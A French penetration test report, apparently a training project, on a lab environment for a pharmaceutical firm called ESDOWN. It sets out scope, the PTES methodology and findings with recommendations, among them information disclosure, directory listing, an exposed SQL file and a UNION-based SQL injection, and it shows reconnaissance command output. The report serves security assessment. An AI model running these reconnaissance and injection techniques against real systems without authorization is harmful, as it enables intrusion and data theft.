PROJET PENTEST

2024

Rédigé et audité par :
MESSAOUDI Ilyasse

Table des matières

Rappel du cadrage

Objectif du rapport

ESDOWN est une organisation pharmaceutique de premier plan, jouant un rôle stratégique au niveau national dans la fabrication et la distribution de produits médicaux.

Le site principal de l'entreprise regroupe les infrastructures informatiques essentielles, ainsi que les installations de production et les opérations commerciales.
Dans le cadre de son engagement continu pour la sécurité de leur SI, ESDOWN a sollicité une expertise externe pour mener un test d'intrusion approfondi sur son site principal.

L'objectif de cette mission est d'identifier et d'évaluer les vulnérabilités potentielles afin de renforcer la sécurité et la résilience de ses systèmes et infrastructures critiques.

Modalité de l'audit

Déroulement de l'audit

D'un accord commun avec la société ESDOWN avant l'établissement du contrat, les tests d'intrusion visent à identifier et à exploiter les vulnérabilités résultant de développements et configurations inadéquats au sein du périmètre de l'étude.

Conformément au contrat signé entre les parties, les étapes suivantes seront menées par l'auditeur, ROE :

- Scan des différents services exposés
- Scan des différents réseaux internes
- Exploitation des vulnérabilités identifiées
- Compromission étendue et obtention de comptes à privilège
- Atteinte des systèmes de la chaîne de fabrication
- Reporting des vulnérabilités identifiées

Dans le respect des règles de sécurité et de la méthodologie du test, les spécificités suivantes ont été convenues :

- Aucune exploitation de vulnérabilités de type 0-Day liées à des composants non à jour.

- Prise en compte de l'aspect opérationnel du client en évitant toute atteinte à la disponibilité de ses actifs (site, services, chaîne de production, etc.).

Périmètre et durée de la prestation

Le groupe ESDOWN a mandaté la réalisation d'un audit de sécurité de type blackbox. Ce type d'audit indique que l'auditeur n'a aucune connaissance préalable de l'infrastructure ainsi que des systèmes.

L'audit de sécurité a été effectué au cours de la semaine du 11 mars 2024 au 15 mars 2024, soit une semaine ouvrée.

Méthodologie

PTES

Pour mener à bien le test d'intrusion, j'ai adopté la méthodologie PTES (Penetration Testing Execution Standard), qui constitue une approche reconnue et structurée dans le domaine de la cybersécurité.
Cette méthodologie a permis d'assurer une couverture exhaustive et rigoureuse des différentes phases du test.

Voici comment cela se découpe la méthodologie :

1. Pre-engagement Interactions : Dans un premier temps, nous avons défini les objectifs attendus du test, ainsi que sa portée et ses limites, tout en établissant les accords nécessaires pour encadrer notre intervention.

2. Intelligence Gathering : Pour la collecte d'informations, il y a eu une reconnaissance approfondie en utilisant des outils tels que Nmap pour scanner les réseaux et identifier les services actifs. En parallèle, j'ai réalisé des recherches OSINT pour recueillir des informations pertinentes à partir de sources publiques et disponibles, afin de compléter la vue d'ensemble de la cible.

3. Threat Modeling : Avec la deuxième étape par la collecte des informations, j'ai identifié et évalué les menaces potentielles et les vulnérabilités spécifiques, ce qui a permis de cibler les efforts de manière plus précise.

4. Vulnerability Analysis : Grâce à une analyse approfondie des systèmes pour détecter les failles de sécurité, en combinant des outils automatisés avec des techniques d'analyse manuelle pour identifier les points faibles.

5. Exploitation : Exécution des vulnérabilités identifiées en tentant de les exploiter pour accéder aux systèmes ou aux données, afin de comprendre la véritable portée des risques encourus.

6. Post Exploitation : Après avoir obtenu un accès, réalisation d'escalade des privilèges, de maintien de l'accès et d'exfiltration de données, afin d'apprécier l'impact potentiel d'une compromission.

7. Reporting : Ce rapport met en lumière toutes les vulnérabilités découvertes, les exploitations réalisées, et fournit des recommandations précises pour remédier aux problèmes identifiés.

Comme mentionné précédemment, l'objectif de cet audit n'est pas de rendre le service indisponible, mais de mettre en évidence toutes les vulnérabilités afin de les atténuer.

Ce qui signifie, aucune action ne sera entreprise qui pourrait compromettre la disponibilité des services critiques ou perturber les opérations quotidiennes. Ce respect mutuel est essentiel pour garantir que le test d'intrusion apporte une véritable valeur ajoutée sans mettre en péril les opérations d'ESDOWN.

Métriques

Pour évaluer les vulnérabilités relevées, je me base sur les métriques CVE (Common Vulnerabilities and Exposures) et CVSS (Common Vulnerability Scoring System), fournissant ainsi une évaluation précise et normalisée de leur gravité et de leur impact potentiel.

Critère CVSS	Critique	Élevé	Moyenne	Faible
Score CVSS	9.0 - 10.0	7.0 - 8.9	4.0 - 6.9	0.1 - 3.9
Description	Vulnérabilités très graves avec un impact significatif sur la sécurité. Elles permettent généralement une compromission complète du système et exigent une correction urgente pour éviter des dommages majeurs.	Vulnérabilités sérieuses avec un impact élevé sur la sécurité. Elles nécessitent une attention rapide et une correction immédiate pour éviter des conséquences graves.	Vulnérabilités avec un impact modéré sur la sécurité. Elles présentent des risques notables mais ne sont pas critiques. Une gestion et une correction sont nécessaires, mais elles ne sont pas urgentes.	Vulnérabilités avec un impact faible sur la sécurité. Elles ont peu de conséquence pratique et ne nécessitent pas une attention immédiate.

Réalisation

Analyse réseau

Avant d'investiguer en profondeur sur les machines systèmes, une analyse succincte du réseau met en évidence des préoccupations sur la sécurisation du SI d'ESDOWN ;

Les scans réseau en mode boîte noire ont révélé les vulnérabilités suivantes :

- **Aucune segmentation réseau :** Aucune segmentation réseau, l'ensemble des équipements du SI peut se contacter/communiquer.

- Ajouts de règles firewall : En lien avec le précèdent point, aucune règle de filtrage à l'heure de l'audit, tous les flux traversent au sein du SI sans contrôle.

- **Présence de ports ouverts non sécurisés :** Plusieurs services essentiels s'exécutent sur des ports ouverts sans mécanismes d'authentification ou de chiffrement. Des services sont accessibles à l'ensemble du réseau sans ACL et fonctionnels sur les ports par défaut.

- **Utilisation de protocoles obsolètes :** Des protocoles de communication désuets, tels que SMBv1 et HTTP ont été détectés, ce qui accroît le risque d'interception et de compromission des données. Aucun chiffrement, ni de signature.

- **Exposition de services non nécessaires :** Des services inutiles pour les opérations normales de l'entreprise sont accessibles, augmentant inutilement la surface d'attaque.

Ces vulnérabilités nécessitent une attention immédiate pour renforcer les défenses d'Esdown et réduire les vecteurs d'attaque exploitables. Des mesures correctives doivent être mises en œuvre en priorité pour corriger les configurations à risque et appliquer les meilleures pratiques de sécurisation du réseau.


Ces premières données relevées dans ce rapport montrent clairement des lacunes, sans avoir investi beaucoup de temps ou de moyens pour trouver des vulnérabilités sur le SI. Voici désormais les résultats obtenus sur l'ensemble des machines répondant aux scans en mode boîte noire.

Analyse des vulnérabilités

Dans un premier lieu, l'audit à débuté sur le site vitrine ESDOWN.
J'ai commencé par tester leur site vitrine, qui représente la première porte d'entrée pour un attaquant externe n'ayant pas accès à l'infrastructure interne de l'entreprise.

ID01 - Information disclosure

Numéro ID	IP	Description	Score CVSS
ID01	http://192.168.11.60	Affichage claire et précise de l'ensemble des ressources ainsi que leurs versions. Indication du langage de programmation fonctionnant en backend	Moyenne



Explication de l'auditeur :

La vulnérabilité réside par un affichage clair et précis pour l'attaquant sur l'ensemble des ressources qu'utilise le site pour le faire fonctionner. Il suffit pour l'attaquant de s'appuyer sur ces informations ici présente pour orienter son attaque

La criticité dépend du contexte. Ici, elle est considérée comme moyenne, car en lien avec d'autres vulnérabilités identifiées.

Recommandations :


1. Supprimer ou modifier les en-têtes HTTP qui peuvent divulguer des informations sur le serveur ou les technologies utilisées.

2. Éviter d'utiliser des fichiers de configuration par défaut de librairies ou frameworks qui fonctionne sur le site production.

3. Obfusquer les chemins et les ressources pour rendre plus difficile la détection des technologies spécifiques. Par exemple, renommer les chemins par défaut de fichiers JavaScript ou CSS.

ID02 - Information disclosure - PHP

Numéro ID	IP	Description	Score CVSS
ID02	http://192.168.11.60	Indication très précise de l'ensemble des informations concernant le langage de programmation PHP qui tourne en backend.	Faible



Explication de l'auditeur :

Par de l'énumération des répertoires du site vitrine ESDOWN, on découvre au sein de ***/dev/*** le fichier *info.php* qui indique l'ensemble de la configuration ainsi que sa version de PHP utilisée.

Impact : La divulgation de ces informations peut accroître le risque d'exploitation des vulnérabilités spécifiques à la version de PHP ou aux configurations du serveur, augmentant ainsi la probabilité d'une attaque réussie.
Cette vulnérabilité est considérée comme ayant une gravité faible à moyenne en fonction des informations divulguées et de la capacité de l'attaquant à les utiliser.

Recommandations :

1. Étant donné que le fichier a été trouvé dans le répertoire /dev/, il est conseillé de ne pas rendre ce répertoire accessible au public..

2. Utiliser des contrôles d'accès en ajoutant un fichier .htaccess

ID03 - Information disclosure - Apache

Numéro ID	IP	Description	Score CVSS
ID02	http://192.168.11.60	Indication très précise de l'ensemble des informations concernant le serveur web Apache	Moyenne

```
http://192.168.11.60 [200 OK] Apache[2.4.54], Bootstrap, Cookies[PHPSESSID], Country[RESERVED][ZZ], HTML5, HTTPServer[Debian Linux][Apache/2.4.54 (Debian)], IP[192.168.11.60], JQuery[3.3.1], Script, Title[ESDown]
kali@kali:/usr/bin$ whatweb http://192.168.11.60/dev
http://192.168.11.60/dev [301 Moved Permanently] Apache[2.4.54], Country[RESERVED][ZZ], HTTPServer[Debian Linux][Apache/2.4.54 (Debian)], IP[192.168.11.60], RedirectLocation[http://192.168.11.60/dev/], Title[301 Moved Permanently]
http://192.168.11.60/dev/ [200 OK] Apache[2.4.54], Bootstrap, Cookies[PHPSESSID], Country[RESERVED][ZZ], HTML5, HTTPServer[Debian Linux][Apache/2.4.54 (Debian)], IP[192.168.11.60], JQuery[3.3.1], Script, Title[ESDown]
```

```
┌──(kali㉿kali)-[~]
└─$ curl -I http://192.168.0.26
HTTP/1.1 200 OK
Date: Wed, 01 Nov 2023 23:05:58 GMT
Server: Apache/2.4.54 (Debian)
```

Index of /upload

Name	Last modified	Size	Description
Parent Directory		-	

Apache/2.4.54 (Debian) Server at 192.168.11.60 Port 80

Explication de l'auditeur :

Sans grande difficulté, l'attaquant peut obtenir la version du serveur web. Cette information lui permet de rechercher des vulnérabilités spécifiques à cette version et de planifier une attaque en conséquence.

Impact : Connaître la version exacte d'Apache permet aux attaquants de concevoir des attaques spécifiques adaptées aux faiblesses de cette version

Recommandations :

1. S’assurer que la version d'Apache soit à jour vers la dernière version stable pour bénéficier des derniers correctifs de sécurité.

2. Masquer les informations de version : configurer le serveur pour ne pas divulguer les informations sur la version dans les en-têtes HTTP ou les messages d’erreur.

3. Surveiller les vulnérabilités : actionner une veille pour rester en alerte des vulnérabilités spécifiques aux versions du serveur et appliquer les correctifs nécessaires dès leur publication.

4. Comme évoqué plus tôt dans le rapport il n’y a pas de chiffrement intégré au serveur web. Implémentation d’un certificat TLS obligatoire.

VOC01 - Vulnerable and Outdated Components

Numéro ID	IP	Description	Score CVSS
VOC01	http://192.168.11.60	Affichage des versions des libraries utilisés et qui sont obsolètes	Moyenne


Explication de l’auditeur :


En lien avec la première vulnérabilité décrite dans le rapport, l'extension Wappalyzer révèle l'utilisation de bibliothèques obsolètes sur le site web, ce qui pourrait présenter des risques de sécurité.


Impact : Connaître les versions exactes des librairies utilisées au sein du site web permet aux attaquants de concevoir des attaques spécifiques adaptées aux faiblesses de cette version


DL01 – Directory Listing

Numéro ID	IP	Description	Score CVSS
DL01	http://192.168.11.60	Enumération de l'ensemble des répertoires du site web	Moyenne









Explication de l'auditeur :

A l'aide d'outils tels que dirb ou gobuster, il facile pour un attaquant d'énumérer l'ensemble des répertoires et sous répertoire d'un site web.

Impact : La liste des fichiers et répertoires peut révéler des informations internes, comme des scripts de configuration, des fichiers de sauvegarde ou des fichiers de logs, qui ne

sont pas destinés à être accessibles publiquement. Par ailleurs, les visiteurs non autorisés pourraient accéder à des fichiers ou des répertoires qui ne devraient pas être accessibles, augmentant le risque de violation de données.

Recommandations :


1. Étant donné que le fichier a été trouvé dans le répertoire /dev/, il est conseillé de ne pas rendre ce répertoire accessible au public..


2. Utiliser des contrôles d'accès en ajoutant un fichier .htaccess

3. Utiliser des techniques anti-spam pour l'énumération par le biais de CAPTCHA ou par le déploiement d'un WAF

SF01 – Sensitive File

Numéro ID	IP	Description	Score CVSS
SF01	http://192.168.11.60	Par de l'énumération des répertoires, extraction d'un fichier de base de données contenant des informations sensibles.	Critique





Explication de l'auditeur :

Dans le cas présent, avec l'outil dirb il m'a été d'une facilité déconcertante d'extraire un fichier sensible qui peut mettre en péril l'entreprise ESDOWN d'un point de vue business ou d'un point de vue confiance / image de l'entreprise.


Impact : Dans le contexte actuel, bien que le fichier .sql ne contienne pas de données clients, sa gravité reste significative. Le stockage d'un fichier .sql au sein d'un répertoire du site web ne devrait pas être possible.

Recommandations :

1. Étant donné que le fichier a été trouvé dans le répertoire /dev/, il est conseillé de ne pas rendre ce répertoire accessible au public..
2. Utiliser des contrôles d'accès en ajoutant un fichier .htaccess
3. Le répertoire d'un site web ne doit pas être un stockage pour une base de données.

SQLM01 – SQL Injection - Manuellement

Numéro ID	IP	Description	Score CVSS
SQLM01	http://192.168.11.60	Exploitation d'une injection SQL manuellement via l'opérateur UNION SELECT, permettant l'extraction non autorisée d'informations sensibles de la base de données.	Critique



Explication de l'auditeur :
Comme le montre la capture d'écran, un attaquant peut compromettre le site web Esdown avec l'aide d'une injection SQL via le paramètre UNION.
Cela permet à l'attaquant d'afficher la base de données dans sa globalité. Affichage ici du nom de la bdd et de l'utilisateu


Impact : Les attaquants peuvent obtenir un accès illégal à des informations sensibles stockées dans la base de données. Des données critiques telles que les informations personnelles des utilisateurs peuvent être volées ou exposées.

